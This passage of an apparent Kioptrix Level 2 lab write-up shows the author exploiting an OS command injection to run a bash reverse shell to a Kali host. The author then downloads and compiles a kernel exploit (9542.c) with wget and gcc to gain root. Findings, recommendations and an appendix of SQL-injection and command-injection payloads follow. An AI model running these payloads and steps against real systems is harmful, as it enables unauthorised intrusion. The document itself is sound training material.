
With command injection confirmed, I used a Reverse Shell Generator tool to build a proper reverse shell payload, pointing back to my Kali machine's IP and a listening port.




*Reverse Shell Generator producing a bash reverse shell command pointing to my Kali IP and port.*

I entered this reverse shell payload into the same vulnerable ping field:

```
h -i >& /dev/tcp/192.168.109.128/9001 0>&1
```




*Reverse shell payload entered into the Ping a Machine field.*


## Step 7: Reverse Shell / Initial Access

Before submitting the payload, I started a netcat listener on my Kali machine to catch the incoming connection.

```
nc -lvnp 9001
```

After submitting the payload, the listener caught a connection and gave me an interactive shell on the target as the apache user.

```
whoami
apache
```




*netcat listener receiving the reverse shell connection; whoami confirms apache user, and uname -a shows the kernel version.*

## Step 8: Local Enumeration

Once inside, I enumerated the system to understand what I was working with, especially the kernel version, since that determines which privilege escalation exploits will work.

```
uname -a
```

Result: Linux kioptrix.level2 2.6.9-55.EL — a 32-bit (i686/i386) system.





*uname -a output showing kernel version 2.6.9-55.EL and 32-bit architecture.*

## Step 9: Kernel Vulnerability Identification

With the kernel version known, I searched SearchSploit for a matching local privilege escalation exploit.

```
searchsploit kernel 2.6.9
searchsploit Linux Kernel 2.6.9
```





*SearchSploit results showing a matching exploit: Linux Kernel 2.6 < 2.6.19 (linux_x86/local/9542.c).*

## Step 10: Exploit Transfer and Compilation

I copied the exploit source code (9542.c) to my working directory, then hosted it using Python's built-in HTTP server so the target machine could download it.


```
python3 -m http.server 80
```




*Python HTTP server running on Kali (left) while the target downloads the exploit file with wget (right).*

On the target's reverse shell, I downloaded the exploit using wget, then compiled it. The first compile attempt without the -m32 flag failed with assembler errors, since the target is a 32-bit system — switching to gcc -m32 fixed this.

```
wget http://192.168.109.128/9542.c
gcc -m32 9542.c -o exploit
chmod +x exploit
```





*Compiling the exploit — first attempt without -m32 failed with assembler errors; -m32 flag fixed the compile. Also shows chmod +x and an initial failed run (mmap error) before adjusting.*

## Step 11: Local Privilege Escalation

With the exploit compiled and made executable, I ran it directly from the target's shell.

```
./exploit
```




*Downloading via wget into /tmp, compiling with gcc -m32, and running the exploit — whoami confirms root access afterward.*

## Step 12: Root Access

After running the exploit, I checked my privilege level and confirmed I now had root access. I then navigated to the /root directory to confirm full access to the system.

```
whoami
root
```

```
cd /root
ls
```

The exploit successfully escalated privileges from the apache user to root, with no further steps required.

# 5. Findings

## Finding 1: SQL Injection in Login Page

| | |
|---|---|
| **Severity** | Critical — authentication bypass |
| **Affected component** | Web application login form |
| **Payload used** | ' OR 1=1 -- |

Description: The login form did not sanitize user input before using it in a database query, allowing an attacker to bypass authentication entirely using a classic SQL Injection payload.

Impact: Full bypass of authentication, granting access to internal application pages without valid credentials.

Recommendation: Use parameterized queries / prepared statements for all database access. Never build SQL queries via direct string concatenation of user input.

## Finding 2: OS Command Injection in Ping Tool

| | |
|---|---|
| **Severity** | Critical — remote code execution |
| **Affected component** | pingit.php — 'Ping a Machine on the Network' feature |
| **Payload used** | ; whoami, then a bash reverse shell one-liner |

Description: The ping feature passed user input directly into a system shell command without sanitization, allowing an attacker to chain and execute arbitrary OS commands using a semicolon.

Impact: Full remote code execution as the apache user, which was then used to establish a reverse shell.

Recommendation: Never pass user input directly to a shell command. Use safe APIs for network operations, and strictly validate/allow-list input (e.g., only valid IP address formats).

## Finding 3: Outdated Linux Kernel (2.6.9-55.EL) — Local Privilege Escalation

| | |
|---|---|
| **Severity** | Critical — local privilege escalation to root |
| **Affected component** | Linux kernel 2.6.9-55.EL (32-bit) |
| **Exploit used** | 9542.c (local kernel exploit matching kernel < 2.6.19) |

Description: The outdated kernel version is vulnerable to a known local privilege escalation exploit. Once any shell access is obtained (even as a low-privileged user like apache), this exploit can be compiled and run to gain root.

Impact: Complete system compromise — full root access from an initially low-privileged web server account.

Recommendation: Update the kernel to a current, patched version. Apply the principle of least privilege so a compromised web application account has minimal impact even if the OS itself is later found to be vulnerable.

# 6. Attack Path Summary

Reconnaissance → Nmap scanning & enumeration (also checked OpenSSH, Apache, CUPS, and MySQL — none were the actual entry point) → SQL Injection found on login page → SQL Injection used to bypass login → OS Command Injection found in ping tool → Reverse shell payload built and delivered → Reverse shell caught with netcat, access as apache → Local enumeration revealed kernel 2.6.9-55.EL → Matching kernel exploit found (9542.c) → Exploit hosted on Kali and downloaded to target → Compiled with gcc -m32 → Exploit executed → Root access confirmed.

# 7. Recommendations Summary

- Fix the SQL Injection by using parameterized queries everywhere user input touches the database
- Fix the OS Command Injection by never passing raw user input to a shell command; validate IP address input strictly
- Patch/upgrade the Linux kernel to remove the local privilege escalation path
- Patch Apache, mod_ssl, OpenSSH, CUPS, and MySQL to current versions — all showed outdated, exploit-prone versions during enumeration
- Run the web application under a low-privilege account with minimal filesystem access, to limit damage even if it is compromised again

# 8. Appendix

- SQL Injection payload: ' OR 1=1 --
- Command injection test payload: ;whoami
- Reverse shell payload: bash -i >& /dev/tcp/<Kali_IP>/<port> 0>&1 (built using Reverse Shell Generator)
- Kernel exploit used: 9542.c — Linux Kernel 2.6 < 2.6.19 local privilege escalation
- Other exploits researched but not used: CUPS 1.1 RCE (41233.py, CVE-2015-1158), MySQL/MariaDB CVE-2016-6664, Apache mod_ssl OpenFuck